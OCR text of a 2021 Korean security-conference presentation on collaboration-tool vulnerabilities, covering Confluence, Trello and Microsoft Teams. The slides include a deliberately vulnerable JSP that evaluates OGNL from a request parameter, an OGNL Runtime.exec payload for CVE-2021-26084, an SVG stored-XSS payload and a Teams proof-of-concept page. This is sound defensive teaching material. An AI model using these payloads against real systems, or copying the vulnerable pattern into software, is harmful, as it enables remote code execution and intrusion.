라온시큐업 2021
BEYOND THE DIGITAL WORLD

RAON

협업툴 취약점 분석 및 보안 대책

라온화이트햇 핵심연구팀 최정수 팀장


INDEX

01 업무 협업 도구

협업툴 취약점 분석 및 보안 대책

업무 협업 도구

업무 효율성 향상 및
협업을 위한
다양한 도구 존재



COVID-19에 따른
디지털 워크 가속화로
업무 협업 도구
사용 증가


업무 협업 도구를
타겟으로 한
공격도 증가

02 업무 협업 도구 취약점 분석

- Confluence
- Trello
- Microsoft Teams
- Slack
- Discord

Confluence

- 아틀라시안에서 개발한 자바 기반의 상용 위키 소프트웨어




https://supportatlassian.com/jira-cloud-administration/docs/integrate-with-confluence/

Confluence

- Confluence Server Webwork OGNL injection (RCE)
- 2021년 8월
- CVE-2021-26084

OGNL(Object Graph Navigation Language)


```
<%@ page contentType = "text/html;charset=utf-8" %>
<%@ page import="ognl.Ognl" %>
<%@ page import="ognl.OgnlContext" %>

<%
   String param = request.getParameter("param");
   OgnlContext ctx = new OgnlContext();
   Object value = Ognl.getValue(param, ctx, "");
%>

<%=value%>
```




```
"" + Class.forName("java.lang.Runtime").getMethod("getRuntime", null).invoke null, null).exec("touch /tmp/TMSR") + ""
```

Trello


아틀라시안에서 개발한 웹 기반의
프로젝트 관리 소프트웨어



https://help.trello.com/article/708-what-is-trello

Trello


- Trello Desktop app DoS using HTML Injection
- 2020년 11월



Trello


- Trello Stored XSS
- 2021년 3월

```svg
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert(document.domain);
   </script>
</svg>
```



Microsoft Teams

- 마이크로소프트에서 개발한 비즈니스 커뮤니케이션 플랫폼
- 윈도우10 기본 설치 소프트웨어



Microsoft Teams


- Microsoft Teams RCE
- 2020년 11월
- CVE-2020-17091
- Electron.js

```
<!-- index.html -->
<!DOCTYPE html>
<html>
  <head>
    <script src="https://statics.teams.microsoft.com/sdk/v1.0/js/MicrosoftTeams.min.js"></script>
    <script>
     (function() {
        'use strict';
        microsoftTeams.initialize();
        // get a new context and trigger the auth workflow
        microsoftTeams.getContext(function(context){
         microsoftTeams.authentication.authenticate({
          url: 'step2.html',
          width: 550,
          height: 660,
          successCallback: function() {},
          failureCallback: function() {}
         });
        });
     })();
    </script>
  </head>
  <body>
    Microsoft Teams POC
  </body>
</html>
```

Microsoft Teams

